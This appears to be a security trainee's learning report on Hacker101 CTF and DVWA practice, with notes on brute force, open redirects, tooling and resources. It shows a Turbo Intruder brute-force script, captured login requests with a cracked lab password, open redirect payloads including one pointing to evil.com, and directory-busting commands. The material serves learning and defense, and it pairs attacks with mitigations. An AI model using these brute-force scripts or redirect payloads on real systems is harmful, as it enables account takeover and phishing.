Turbo Intruder - e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com - done

| Row | Payload | Status | Words | Length | Time | Arrival | Label | Queue ID | Connection... |
|-----|---------|--------|-------|--------|--------|-----------|-------|----------|---------------|
| 0 | support | 302 | 151 | 559 | 268789 | 115274098 | | 2193 | 21 |

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host:
e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com
3 Cookie: _ga_K45575FWB8=
GS1.1.1706869165.4.1.1706869228.60.0.0; _gid=
GA1.2.135862082.1707180830; _ga=
GA1.1.2121457840.1706757959; session=
eyJjYXJ0IjpbXX0.ZcHMB.A.C43mFlt-w_dCwIuRikOjC9DghgA;
_ga_W62NMF3JMB=GS1.1.1707197557.16.1.1707199596.0.0.0
4 Content-Length: 32
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin:
https://e85cc4eb9215475c840977c892c5c597.ctf.hacker101.
com
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://e85cc4eb9215475c840977c892c5c597.ctf.hacker101.
com/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=roxane&password=support
```

0 highlights

Reqs: 2299 | Queued: 100 | Duration: 120 | RPS: 19 | Connections: 25 | Retries: 0 | Fails: 0 | Next: knights | Cancelled |

Configure

Turbo Intruder - e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com
3 Cookie: _ga_K45575FWB8=GS1.1.1706869165.4.1.1706869228.60.0.0; _gid=GA1.2.135862082.1707180830; _ga=GA1.1.2121457840.1706757959; session=eyJjYXJ0IjpbXX0.ZcHMB.A.C43mFlt-w_dCwIuRikOjC9DghgA; _ga_W62NMF3JMB=GS1.1.1707197557.16.1.1707199596.0.0.0
4 Content-Length: 21
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://e85cc4eb9215475c840977c892c5c597.ctf.hacker101.com/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=roxane&password=%s
```

0 highlights

Last code used Choose scripts dir Save

```
1 # Find more example scripts at https://github.com/PortSwigger/turbo-intruder/blob/master/resources/examples/default.py
2 def queueRequests(target, wordlists):
3     engine = RequestEngine(endpoint=target.endpoint,
4                             concurrentConnections=5,
5                             requestsPerConnection=100,
6                             pipeline=False
7                             )
8
9     for i in range(3, 8):
10         engine.queue(target.req, randstr(i), learn=1)
11         engine.queue(target.req, target.baseInput, learn=2)
12
13     for word in open('/opt/SecLists/Passwords/Common-Credentials/10k-most-common.txt'):
14         engine.queue(target.req, word.rstrip())
15
16
17 def handleResponse(req, interesting):
18     if "Invalid password" not in req.response:
19         table.add(req)
20
```

Attack

Mitigations for brute force

- Don't have separate error messages for username and password. Keep the error messages the same so usernames aren't enumerated. Eg, "Username or password is incorrect". This removes user enumeration.
- Limit the amount of login attempts a user can do.
- Rate limit the number of logins from an address.

Open HTTP Redirect

Open redirects are when an application redirects a user to a URL supplied by an untrusted source. The user will visit the site but the site will redirect the user to a different site which could be malicious.

Open redirects are often used in phishing attacks where the user is tricked into clicking the link which will take them to the trusted site but then redirect them to the malicious site. Payload example

`www.facebook.com?_g=DernKFjelgnne&vid=iguana-party&referrer=email&next=http%3A%2F%2Fwww.evil.com`

Email providers often blacklist malicious sites to remove malicious emails.

Open HTTP Redirect Payloads

- `http://localhost/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=//google.com`
- `http://localhost/DVWA/vulnerabilities/open_redirect/source/medium.php?redirect=//google.com`
- `http://localhost/DVWA/vulnerabilities/open_redirect/source/high.php?redirect=https://google.com/?a=info.php`

Mitigations for open HTTP redirect

Instead of accepting a page or a url as the redirect target, use ID values to tell the redirect page where to redirect to. This ensures the system only redirects to pages it knows and the attacker can not modify the URL to redirect to page that they choose.

Tools

- OWASP Zap
- Burp Suite Inspector, Repeater, Turbo Intruder, Decoder
- Sqlmap
- Feroxbuster
- Gobuster

Feroxbuster

A fast, simple, recursive content discovery tool.

Used to map the pages I can find. Can also use to find hidden pages like gobuster.

```
feroxbuster -u
```

```
https://1a232c644bde80b9ad4af76be42849f1.ctf.hacker101.com/
```

Gobuster

Directory/file & DNS busting tool written in Go

Used to find hidden directories using a word list.

```
gobuster dir -u  
"https://1a232c644bde80b9ad4af76be42849f1.ctf.hacker101.com/" -w  
/opt/SecLists/Discovery/Web-Content/common.txt
```

DVWA

This application helped me learn many different vulnerabilities quickly with code examples.

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection Blind
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP ByPass
- Open HTTP Redirect

Hacker101

Worked through Hacker101 after DVWA. This was handy for finding good vulnerabilities that I could use for my reports.

Progress:

- Trivial - A little something to get you started - Web - 1 / 1
- Easy - Micro-CMS v1 - Web - 4 / 4
- Moderate - Micro-CMS v2 - Web - 3 / 3
- Moderate - Photo Gallery - Web - 3 / 3
- Easy - Postbook - Web - 7 / 7
- Easy - Petshop Pro - Web - 3 / 3

Git repository for my notes and note taking.

Originally I have been writing word documents of my process of going through pages and objects I am finding vulnerabilities for.

I found my notes hard to find when I was adding more notes and it has been overdue for me to make a place to keep all my notes.

I decided I would set up a folder that would be similar to the GitHub [OWASP Web Security Testing Guide \(WSTG\)](#) as that guide was easy to navigate through.

It's also good to be able to back it up to GitHub if I need my notes on another computer.

Recap of the first 4 weeks

- The fundamentals of OWASP
- How to use the testing guide
- I learned a range of vulnerabilities with practical experience: XSS (reflected, stored, DOM), SQLi (including blind SQLi), Content-Security-Policy ByPass, Weak Session IDs, Command Injection, File Inclusion/Directory Traversal, File Upload Vulnerabilities, Cross-site Request Forgery, Brute Force Attacks, Open HTTP Redirect, and more.
- I used a range of hacking platforms: metasploitable, DVWA, Mutillidae, BugBountyHunter, Hacker101.
- List of books (special mentions): Bug Bounty Bootcamp - Vickie Li, Web Security For Developers - Malcolm McDonald, and many more I need to look into further.
- Tools: OWASP Zap, Burp Suite Inspector, Repeater, Turbo Intruder, sqlmap, feroxbuster, gobuster.
- Improved skills in finding resources and note taking.
- Writing reports with markdown (.md) language and organising me notes with git.

Best Resources

- [OWASP](#)
- [OWASP Testing Guide](#)
- [DVWA](#)
- [HackSplaining](#)
- [Hacker101 CTF](#)
- [BugBountyHunter](#)
- [PortSwigger Academy](#)
- Calls with my mentor
- CTF tutorials if I am spending too much time. Great for learning easier techniques for finding vulnerabilities.
- [XSS Filter Evasion and WAF Bypassing Tactics](#)
- [xss-owasp-cheatsheet](#)
- [htmlspecialchars](#)
- [DOM Based Cross Site Scripting](#)
- [Content Security Policy Reference](#)
- [Hacking with Netcat part 2: Bind and reverse shells](#)
- [Command-injection-payload-list](#)
- [Path Travelsal Payload List](#)
- [Reverse Shell Cheat Sheet](#)
- [File upload bypass](#)

The next 4 weeks

- Next week I have been projected to begin learning malware analysis which I am excited for.
- Focus more on reports for the presentation.
- Adding more notes to my git folder.
- And any suggested improvements.